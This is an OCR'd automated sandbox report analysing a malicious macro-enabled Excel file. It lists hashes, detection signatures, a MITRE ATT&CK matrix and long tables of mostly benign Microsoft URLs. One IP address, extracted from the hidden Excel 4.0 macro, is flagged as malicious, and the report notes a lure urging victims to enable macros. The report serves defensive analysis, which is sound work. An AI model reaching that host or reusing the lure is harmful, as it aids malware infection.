ID: 412105
Sample Name: Copy-1986428143-05102021.xlsm
Cookbook: defaultwindowsofficecookbook.jbs
Time: 12:14:19
Date: 12/05/2021
Version: 32.0.0 Black Diamond

Table of Contents


Analysis Report Copy-1986428143-05102021.xlsm

Overview


General Information

Sample Name:	Copy-1986428143-05102021.xlsm
Analysis ID:	412105
MD5:	1b3705bf5dfab6d..
SHA1:	22c0e00c079728..
SHA256:	43ab199f616e245.
Infos:	

Most interesting Screenshot:



Detection




Hidden Macro 4.0

Score:	72
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Found malicious Excel 4.0 Macro
- Office document tries to convince vi…
- Yara detected Obfuscated Macro In …
- Found Excel 4.0 Macro with suspicio…
- Found malicious URLs in unpacked …
- Allocates a big amount of memory (p…

Classification



Startup

- **System is w10x64**
- EXCEL.EXE (PID: 4592 cmdline: 'C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE' /automation -Embedding MD5: 5D6638F2C8F8571C593999C58866007E)
- **cleanup**

Malware Configuration

No configs have been found

Yara Overview


Initial Sample

Source	Rule	Description	Author	Strings
sheet2.xml	JoeSecurity_ObfuscatedMacroInXLSM	Yara detected Obfuscated Macro In XLSM	Joe Security	

Sigma Overview

No Sigma rule has matched

Signature Overview



Click to jump to signature section

Networking:

Found malicious URLs in unpacked macro 4.0 sheet

System Summary:

Found malicious Excel 4.0 Macro

Office document tries to convince victim to disable security protection (e.g. to enable ActiveX or Macros)

Found Excel 4.0 Macro with suspicious formulas


Data Obfuscation:

Yara detected Obfuscated Macro In XLSM

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impa
Valid Accounts	Scripting 2	Path Interception	Extra Window Memory Injection 1	Masquerading 1	OS Credential Dumping	File and Directory Discovery 1	Remote Services	Data from Local System	Exfiltration Over Other Network Medium	Data Obfuscation	Eavesdrop on Insecure Network Communication	Remotely Track Device Without Authorization	Modi Syste Partit
Default Accounts	Scheduled Task/Job	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	Disable or Modify Tools 1	LSASS Memory	System Information Discovery 1	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	Junk Data	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorization	Devic Lock
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Scripting 2	Security Account Manager	Query Registry	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Steganography	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups	Delet Devic Data
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Extra Window Memory Injection 1	NTDS	System Network Configuration Discovery	Distributed Component Object Model	Input Capture	Scheduled Transfer	Protocol Impersonation	SIM Card Swap		Carri Billin Fraud


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

No Antivirus matches

Dropped Files

No Antivirus matches

Unpacked PE Files

No Antivirus matches

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://https://cdn.entity.	0%	URL Reputation	safe	
http://https://cdn.entity.	0%	URL Reputation	safe	
http://https://cdn.entity.	0%	URL Reputation	safe	
http://https://cdn.entity.	0%	URL Reputation	safe	
http://https://powerlift.acompli.net	0%	URL Reputation	safe	

Source	Detection	Scanner	Label	Link
http://https://powerlift.acompli.net	0%	URL Reputation	safe	
http://https://powerlift.acompli.net	0%	URL Reputation	safe	
http://https://powerlift.acompli.net	0%	URL Reputation	safe	
http://https://rpsticket.partnerservices.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://rpsticket.partnerservices.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://rpsticket.partnerservices.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://rpsticket.partnerservices.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://cortana.ai	0%	URL Reputation	safe	
http://https://cortana.ai	0%	URL Reputation	safe	
http://https://cortana.ai	0%	URL Reputation	safe	
http://https://cortana.ai	0%	URL Reputation	safe	
http://https://api.aadrm.com/	0%	URL Reputation	safe	
http://https://api.aadrm.com/	0%	URL Reputation	safe	
http://https://api.aadrm.com/	0%	URL Reputation	safe	
http://https://api.aadrm.com/	0%	URL Reputation	safe	
http://https://ofcrecsvcapi-int.azurewebsites.net/	0%	Virustotal		Browse
http://https://ofcrecsvcapi-int.azurewebsites.net/	0%	Avira URL Cloud	safe	
http://https://res.getmicrosoftkey.com/api/redemptionevents	0%	URL Reputation	safe	
http://https://res.getmicrosoftkey.com/api/redemptionevents	0%	URL Reputation	safe	
http://https://res.getmicrosoftkey.com/api/redemptionevents	0%	URL Reputation	safe	
http://https://res.getmicrosoftkey.com/api/redemptionevents	0%	URL Reputation	safe	
http://https://powerlift-user.acompli.net	0%	URL Reputation	safe	
http://https://powerlift-user.acompli.net	0%	URL Reputation	safe	
http://https://powerlift-user.acompli.net	0%	URL Reputation	safe	
http://https://powerlift-user.acompli.net	0%	URL Reputation	safe	
http://185.14.31.59/	3%	Virustotal		Browse
http://185.14.31.59/	0%	Avira URL Cloud	safe	
http://https://officeci.azurewebsites.net/api/	0%	Virustotal		Browse
http://https://officeci.azurewebsites.net/api/	0%	Avira URL Cloud	safe	
http://https://store.office.cn/addinstemplate	0%	URL Reputation	safe	
http://https://store.office.cn/addinstemplate	0%	URL Reputation	safe	
http://https://store.office.cn/addinstemplate	0%	URL Reputation	safe	
http://https://store.office.cn/addinstemplate	0%	URL Reputation	safe	
http://https://store.officeppe.com/addinstemplate	0%	URL Reputation	safe	
http://https://store.officeppe.com/addinstemplate	0%	URL Reputation	safe	
http://https://store.officeppe.com/addinstemplate	0%	URL Reputation	safe	
http://https://store.officeppe.com/addinstemplate	0%	URL Reputation	safe	
http://https://dev0-api.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://dev0-api.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://dev0-api.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://dev0-api.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://www.odwebp.svc.ms	0%	URL Reputation	safe	
http://https://www.odwebp.svc.ms	0%	URL Reputation	safe	
http://https://www.odwebp.svc.ms	0%	URL Reputation	safe	
http://https://www.odwebp.svc.ms	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/	0%	URL Reputation	safe	
http://https://officesetup.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://officesetup.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://officesetup.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://officesetup.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://prod-global-autodetect.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://prod-global-autodetect.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://prod-global-autodetect.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://prod-global-autodetect.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://ncus.contentsync.	0%	URL Reputation	safe	
http://https://ncus.contentsync.	0%	URL Reputation	safe	
http://https://ncus.contentsync.	0%	URL Reputation	safe	
http://https://ncus.contentsync.	0%	URL Reputation	safe	
http://https://apis.live.net/v5.0/	0%	URL Reputation	safe	
http://https://apis.live.net/v5.0/	0%	URL Reputation	safe	
http://https://apis.live.net/v5.0/	0%	URL Reputation	safe	

Source	Detection	Scanner	Label	Link
http://https://apis.live.net/v5.0/	0%	URL Reputation	safe	
http://https://wus2.contentsync.	0%	URL Reputation	safe	
http://https://wus2.contentsync.	0%	URL Reputation	safe	
http://https://wus2.contentsync.	0%	URL Reputation	safe	
http://https://wus2.contentsync.	0%	URL Reputation	safe	
http://https://asgsmsproxyapi.azurewebsites.net/	0%	Virustotal		Browse
http://https://asgsmsproxyapi.azurewebsites.net/	0%	Avira URL Cloud	safe	
http://https://dataservice.o365filtering.com/PolicySync/PolicySync.svc/SyncFile	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/PolicySync/PolicySync.svc/SyncFile	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/PolicySync/PolicySync.svc/SyncFile	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/PolicySync/PolicySync.svc/SyncFile	0%	URL Reputation	safe	
http://https://ncus.pagecontentsync.	0%	URL Reputation	safe	
http://https://ncus.pagecontentsync.	0%	URL Reputation	safe	
http://https://ncus.pagecontentsync.	0%	URL Reputation	safe	
http://https://ncus.pagecontentsync.	0%	URL Reputation	safe	
http://https://skyapi.live.net/Activity/	0%	URL Reputation	safe	
http://https://skyapi.live.net/Activity/	0%	URL Reputation	safe	
http://https://skyapi.live.net/Activity/	0%	URL Reputation	safe	
http://https://skyapi.live.net/Activity/	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com	0%	URL Reputation	safe	
http://https://api.cortana.ai	0%	URL Reputation	safe	
http://https://api.cortana.ai	0%	URL Reputation	safe	
http://https://api.cortana.ai	0%	URL Reputation	safe	
http://https://api.cortana.ai	0%	URL Reputation	safe	
http://https://ovisualuiapp.azurewebsites.net/pbiagave/	0%	Virustotal		Browse
http://https://ovisualuiapp.azurewebsites.net/pbiagave/	0%	Avira URL Cloud	safe	
http://https://directory.services.	0%	URL Reputation	safe	
http://https://directory.services.	0%	URL Reputation	safe	

Domains and IPs

Contacted Domains

No contacted domains info

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://api.diagnosticssdf.office.com	1EA99310-E875-451B-8D90-7F783520C222.0.dr	false		high
http://https://login.microsoftonline.com/	1EA99310-E875-451B-8D90-7F783520C222.0.dr	false		high
http://https://shell.suite.office.com:1443	1EA99310-E875-451B-8D90-7F783520C222.0.dr	false		high
http://https://login.windows.net/72f988bf-86f1-41af-91ab-2d7cd011db47/oauth2/authorize	1EA99310-E875-451B-8D90-7F783520C222.0.dr	false		high
http://https://autodiscover-s.outlook.com/	1EA99310-E875-451B-8D90-7F783520C222.0.dr	false		high
http://https://insertmedia.bing.office.net/images/officeonlinecontent/browse?cp=Flickr	1EA99310-E875-451B-8D90-7F783520C222.0.dr	false		high
http://https://cdn.entity.	1EA99310-E875-451B-8D90-7F783520C222.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://api.addins.omex.office.net/appinfo/query	1EA99310-E875-451B-8D90-7F783520C222.0.dr	false		high
http://https://clients.config.office.net/user/v1.0/tenantassociationkey	1EA99310-E875-451B-8D90-7F783520C222.0.dr	false		high
http://https://dev.virtualearth.net/REST/V1/GeospatialEndpoint/	1EA99310-E875-451B-8D90-7F783520C222.0.dr	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://powerlift.acompli.net	1EA99310-E875-451B-8D90-7F7835 20C222.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://rpsticket.partnerservices.getmicrosoftkey.com	1EA99310-E875-451B-8D90-7F7835 20C222.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://lookup.onenote.com/lookup/geolocation/v1	1EA99310-E875-451B-8D90-7F7835 20C222.0.dr	false		high
http://https://cortana.ai	1EA99310-E875-451B-8D90-7F7835 20C222.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://apc.learningtools.onenote.com/learningtoolsapi/v2.0/getfreeformspeech	1EA99310-E875-451B-8D90-7F7835 20C222.0.dr	false		high
http://https://cloudfiles.onenote.com/upload.aspx	1EA99310-E875-451B-8D90-7F7835 20C222.0.dr	false		high
http://https://syncservice.protection.outlook.com/PolicySync/PolicySync.svc/SyncFile	1EA99310-E875-451B-8D90-7F7835 20C222.0.dr	false		high
http://https://entitlement.diagnosticssdf.office.com	1EA99310-E875-451B-8D90-7F7835 20C222.0.dr	false		high
http://https://na01.oscs.protection.outlook.com/api/SafeLinksApi/GetPolicy	1EA99310-E875-451B-8D90-7F7835 20C222.0.dr	false		high
http://https://api.aadrm.com/	1EA99310-E875-451B-8D90-7F7835 20C222.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://ofcrecsvcapi-int.azurewebsites.net/	1EA99310-E875-451B-8D90-7F7835 20C222.0.dr	false	• 0%, Virustotal, Browse • Avira URL Cloud: safe	unknown
http://https://dataservice.protection.outlook.com/PsorWebService/v1/ClientSyncFile/MipPolicies	1EA99310-E875-451B-8D90-7F7835 20C222.0.dr	false		high
http://https://api.microsoftstream.com/api/	1EA99310-E875-451B-8D90-7F7835 20C222.0.dr	false		high
http://https://insertmedia.bing.office.net/images/hosted?host=office&adlt=strict&hostType=Immersive	1EA99310-E875-451B-8D90-7F7835 20C222.0.dr	false		high
http://https://cr.office.com	1EA99310-E875-451B-8D90-7F7835 20C222.0.dr	false		high
http://https://portal.office.com/account/?ref=ClientMeControl	1EA99310-E875-451B-8D90-7F7835 20C222.0.dr	false		high
http://https://ecs.office.com/config/v2/Office	1EA99310-E875-451B-8D90-7F7835 20C222.0.dr	false		high
http://https://graph.ppe.windows.net	1EA99310-E875-451B-8D90-7F7835 20C222.0.dr	false		high
http://https://res.getmicrosoftkey.com/api/redemptionevents	1EA99310-E875-451B-8D90-7F7835 20C222.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://powerlift-user.acompli.net	1EA99310-E875-451B-8D90-7F7835 20C222.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://tasks.office.com	1EA99310-E875-451B-8D90-7F7835 20C222.0.dr	false		high
http://185.14.31.59/	before.4.91.29.sheet.csv_unpack	true	• 3%, Virustotal, Browse • Avira URL Cloud: safe	unknown
http://https://officeci.azurewebsites.net/api/	1EA99310-E875-451B-8D90-7F7835 20C222.0.dr	false	• 0%, Virustotal, Browse • Avira URL Cloud: safe	unknown
http://https://sr.outlook.office.net/ws/speech/recognize/assistant/work	1EA99310-E875-451B-8D90-7F7835 20C222.0.dr	false		high
http://https://store.office.cn/addinstemplate	1EA99310-E875-451B-8D90-7F7835 20C222.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://outlook.office.com/autosuggest/api/v1/init?cvid=	1EA99310-E875-451B-8D90-7F7835 20C222.0.dr	false		high
http://https://globaldisco.crm.dynamics.com	1EA99310-E875-451B-8D90-7F7835 20C222.0.dr	false		high
http://https://nam.learningtools.onenote.com/learningtoolsapi/v2.0/getfreeformspeech	1EA99310-E875-451B-8D90-7F7835 20C222.0.dr	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://store.officeppe.com/addinstemplate	1EA99310-E875-451B-8D90-7F783520C222.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://dev0-api.acompli.net/autodetect	1EA99310-E875-451B-8D90-7F783520C222.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://www.odwebp.svc.ms	1EA99310-E875-451B-8D90-7F783520C222.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://api.powerbi.com/v1.0/myorg/groups	1EA99310-E875-451B-8D90-7F783520C222.0.dr	false		high
http://https://web.microsoftstream.com/video/	1EA99310-E875-451B-8D90-7F783520C222.0.dr	false		high
http://https://graph.windows.net	1EA99310-E875-451B-8D90-7F783520C222.0.dr	false		high
http://https://dataservice.o365filtering.com/	1EA99310-E875-451B-8D90-7F783520C222.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://officesetup.getmicrosoftkey.com	1EA99310-E875-451B-8D90-7F783520C222.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://analysis.windows.net/powerbi/api	1EA99310-E875-451B-8D90-7F783520C222.0.dr	false		high
http://https://prod-global-autodetect.acompli.net/autodetect	1EA99310-E875-451B-8D90-7F783520C222.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://outlook.office365.com/autodiscover/autodiscover.json	1EA99310-E875-451B-8D90-7F783520C222.0.dr	false		high
http://https://powerpoint.uservoice.com/forums/288952-powerpoint-for-ipad-iphone-ios	1EA99310-E875-451B-8D90-7F783520C222.0.dr	false		high
http://https://eur.learningtools.onenote.com/learningtoolsapi/v2.0/getfreeformspeech	1EA99310-E875-451B-8D90-7F783520C222.0.dr	false		high
http://https://pf.directory.live.com/profile/mine/System.ShortCircuitProfile.json	1EA99310-E875-451B-8D90-7F783520C222.0.dr	false		high
http://https://ncus.contentsync.	1EA99310-E875-451B-8D90-7F783520C222.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://onedrive.live.com/about/download/?windows10SyncClientInstalled=false	1EA99310-E875-451B-8D90-7F783520C222.0.dr	false		high
http://https://webdir.online.lync.com/autodiscover/autodiscoverservice.svc/root/	1EA99310-E875-451B-8D90-7F783520C222.0.dr	false		high
http://weather.service.msn.com/data.aspx	1EA99310-E875-451B-8D90-7F783520C222.0.dr	false		high
http://https://apis.live.net/v5.0/	1EA99310-E875-451B-8D90-7F783520C222.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://officemobile.uservoice.com/forums/929800-office-app-ios-and-ipad-asks	1EA99310-E875-451B-8D90-7F783520C222.0.dr	false		high
http://https://word.uservoice.com/forums/304948-word-for-ipad-iphone-ios	1EA99310-E875-451B-8D90-7F783520C222.0.dr	false		high
http://https://autodiscover-s.outlook.com/autodiscover/autodiscover.xml	1EA99310-E875-451B-8D90-7F783520C222.0.dr	false		high
http://https://management.azure.com	1EA99310-E875-451B-8D90-7F783520C222.0.dr	false		high
http://https://wus2.contentsync.	1EA99310-E875-451B-8D90-7F783520C222.0.dr	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://https://incidents.diagnostics.office.com	1EA99310-E875-451B-8D90-7F783520C222.0.dr	false		high
http://https://clients.config.office.net/user/v1.0/ios	1EA99310-E875-451B-8D90-7F783520C222.0.dr	false		high
http://https://insertmedia.bing.office.net/odc/insertmedia	1EA99310-E875-451B-8D90-7F783520C222.0.dr	false		high
http://https://o365auditrealtimeingestion.manage.office.com	1EA99310-E875-451B-8D90-7F783520C222.0.dr	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://outlook.office365.com/api/v1.0/me/Activities	1EA99310-E875-451B-8D90-7F7835 20C222.0.dr	false		high
http://https://api.office.net	1EA99310-E875-451B-8D90-7F7835 20C222.0.dr	false		high
http://https://incidents.diagnosticssdf.office.com	1EA99310-E875-451B-8D90-7F7835 20C222.0.dr	false		high
http://https://asgsmsproxyapi.azurewebsites.net/	1EA99310-E875-451B-8D90-7F7835 20C222.0.dr	false	• 0%, Virustotal, Browse • Avira URL Cloud: safe	unknown
http://https://clients.config.office.net/user/v1.0/android/policies	1EA99310-E875-451B-8D90-7F7835 20C222.0.dr	false		high
http://https://entitlement.diagnostics.office.com	1EA99310-E875-451B-8D90-7F7835 20C222.0.dr	false		high
http:// https://pf.directory.live.com/profile/mine/WLX.Profiles.IC.json	1EA99310-E875-451B-8D90-7F7835 20C222.0.dr	false		high
http://https://outlook.office.com/	1EA99310-E875-451B-8D90-7F7835 20C222.0.dr	false		high
http://https://storage.live.com/clientlogs/uploadlocation	1EA99310-E875-451B-8D90-7F7835 20C222.0.dr	false		high
